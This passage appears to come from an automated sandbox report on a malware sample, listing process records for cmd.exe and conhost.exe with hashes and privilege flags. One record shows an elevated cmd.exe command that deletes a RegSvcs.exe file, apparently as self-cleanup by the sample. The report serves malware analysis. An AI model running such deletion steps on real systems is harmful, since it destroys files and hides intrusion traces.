C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	E1A037	NtReadFile

Analysis Process: cmd.exe PID: 6776 Parent PID: 6616

General

Start time:	20:32:35
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe'

Imagebase:	0x110000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6784 Parent PID: 6776

General

Start time:	20:32:35
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis